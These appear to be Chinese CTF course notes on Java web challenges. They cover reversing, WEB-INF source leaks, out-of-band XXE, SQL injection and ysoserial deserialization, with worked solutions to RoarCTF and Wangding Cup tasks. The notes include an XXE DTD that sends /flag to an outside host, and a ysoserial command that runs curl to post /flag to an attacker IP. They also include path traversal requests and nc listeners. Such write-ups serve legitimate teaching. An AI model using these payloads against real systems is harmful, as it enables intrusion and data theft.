
CTF 夺旗-JAVA 考点反编译&XXE&反序列化



#Java 常考点及出题思路

考点技术：xxe，spel 表达式，反序列化，文件安全,最新框架插件漏洞等

设法间接给出源码或相关配置提示文件，间接性源码或直接源码体现等形式
https://www.cnblogs.com/xishaonian/p/7628153.html
00x1 .ng 源码泄露
00x2 git 源码泄露
00x3 .DS_Store 文件泄漏
00x4 网站备份压缩文件
00x5 SVN 导致文件泄露
00x6 WEB-INF/web.xml 泄露
00x7 CVS 泄漏

#Java 必备知识点：
反编译，基础的 Java 代码认知及审计能力，熟悉相关最新的漏洞，常见漏洞等

演示案例：

● Java 简单逆向解密-Reverse-buuoj-逆向源码

#Java 简单逆向解密-Reverse-buuoj-逆向源码算法
知识点：Java 项目格式解析，加解密脚本等
下载提示文件-class 反编译 java 文件-加密算法-解密脚本

```
a = [180, 136, 137, 147, 191, 137, 147, 191, 148, 136, 133, 191, 134, 140, 129, 135, 191, 65]
b = ''
for i in a:
b+=chr((i^32)-64)
print(b)
```

● RoarCTF-2019-easy_java-buuoj-配置到源码

#RoarCTF-2019-easy_java-配置到源码
知识点：下载漏洞利用，配置文件解析，Javaweb 项目结构等
提示-下载漏洞-更换请求方法-获取源码配置文件-指向 Flag-下载 class-反编译

WEB-INF 主要包含一下文件或目录：
/WEB-INF/web.xml：Web 应用程序配置文件，描述了 servlet 和其他的应用组件配置及命名规则。

/WEB-INF/classes/：含了站点所有用的 class 文件，包括 servlet class 和非 servlet class，他们不能包含在 .jar 文件中
/WEB-INF/lib/：存放 web 应用需要的各种 JAR 文件，放置仅在这个应用中要求使用的 jar 文件,如数据库驱动 jar 文件
/WEB-INF/src/：源码目录，按照包名结构放置各个 java 文件。
/WEB-INF/database.properties：数据库配置文件
漏洞检测以及利用方法：通过找到 web.xml 文件，推断 class 文件的路径，最后直接 class 文件，在通过反编译 class 文件，得到网站源码

● 网鼎杯 2020-青龙组-filejava-ctfhub-配置到源码

#网鼎杯 2020-青龙组-filejava-ctfhub-配置到源码
https://xz.aliyun.com/t/7272
https://www.jianshu.com/p/73cd11d83c30
https://blog.spoock.com/2018/10/23/java-xxe/
https://www.cnblogs.com/tr1ple/p/12522623.html
javaweb 程序，编译 class 格式，配置文件获取文件路径信息，IDEA 打开查看
../../../../WEB-INF/web.xml
../../../classes/cn/abc/servlet/DownloadServlet.class
../../../classes/cn/abc/servlet/ListFileServlet.class
../../../classes/cn/abc/servlet/UploadServlet.class
代码审计 Javaweb 代码，发现 flag 位置，文件下载获取？过滤，利用漏洞 xxe 安全
excel-xxxx.xlsx:
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "http://test.xiaodi8.com/xxx.dtd">
%remote;%int;%send;
]>
<root>&send;</root>
xxx.dtd:
<!ENTITY % file SYSTEM "file:///flag">
<!ENTITY % int "<!ENTITY % send SYSTEM 'http://test.xiaodi8.com:3333/%file;'>">
nc -lvvp 3333

● 网鼎杯 2020-朱雀组-Web-think_java-直接源码审计

#网鼎杯 2020-朱雀组-Web-think_java-直接源码审计
0x01 注入判断，获取管理员帐号密码：
根据提示附件进行 javaweb 代码审计，发现可能存在注入漏洞
另外有 swagger 开发接口，测试注入漏洞及访问接口进行调用测试
数据库名：myapp,列名 name,pwd
注入测试：
POST /common/test/sqlDict
dbName=myapp?a=' union select (select pwd from user)#
ctfhub_26119_24536
0x02 接口测试
/swagger-ui.html 接口测试：
{
"password":"ctfhub_xxx",
"username": "ctfhub"
}
登录成功返回数据：
{
"data": "Bearer
rO0ABXNyABhjbi5hYmMuY29yZS5tb2RlbC5Vc2VyVm92RkMxewT0OgIAAkwAAmlkdAAQTGphdmEvbGFuZ

y9Mb25nO0wABG5hbWV0ABJMamF2YS9sYW5nL1N0cmluZzt4cHNyAA5qYXZhLmxhbmcuTG9uZzuL5JDMj
yPfAgABSgAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoaslR0LlOCLAgAAeHAAAAAAAAAAAXQABmN0Zm
h1Yg==",
"msg": "登录成功",
"status": 2,
"timestamps": 1594549037415
}

0x03 回显数据分析攻击思路
JAVAWEB 特征可以作为序列化的标志参考:
一段数据以 rO0AB 开头，你基本可以确定这串就是 JAVA 序列化 base64 加密的数据。
或者如果以 aced 开头，那么他就是这一段 java 序列化的 16 进制。
分析数据：
先利用 py2 脚本解密 base64 数据
python java_bs64.py

```
import base64
a =
"rO0ABXNyABhjbi5hYmMuY29yZS5tb2RlbC5Vc2VyVm92RkMxewT0OgIAAkwAAmlkdAAQTGphdmEvbGFu
Zy9Mb25nO0wABG5hbWV0ABJMamF2YS9sYW5nL1N0cmluZzt4cHNyAA5qYXZhLmxhbmcuTG9uZzuL5JDM
jyPfAgABSgAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoaslR0LlOCLAgAAeHAAAAAAAAAAAXQABWFkb
Wlu"
b = base64.b64decode(a).encode('hex')
print(b)
```

再利用 SerializationDumper 解析数据-还原数据
java -jar SerializationDumper-v1.11.jar base64 后的数据

0x04 生成反序列化 payload-序列化后进行 base64 解密
解密后数据中包含帐号等信息，通过接口/common/user/current 分析可知数据有接受，说明存在反序列化操作，思路：将恶意代码进行序列化后进行后续操作
利用 ysoserial 进行序列化生成
java -jar ysoserial-master-30099844c6-1.jar ROME "curl http://101.32.62.213:6666 -d @/flag" > xiaodi.bin
利用 py2 脚本进行序列化数据的提取 base64 加密
python java.py

```
import base64
file = open("xiaodi.bin","rb")
now = file.read()
ba = base64.b64encode(now)
print(ba)
file.close()
```

0x05 触发反序列化，获取 flag
服务器执行：nc -lvvp 6666
数据包直接请求获取进行反序列数据加载操作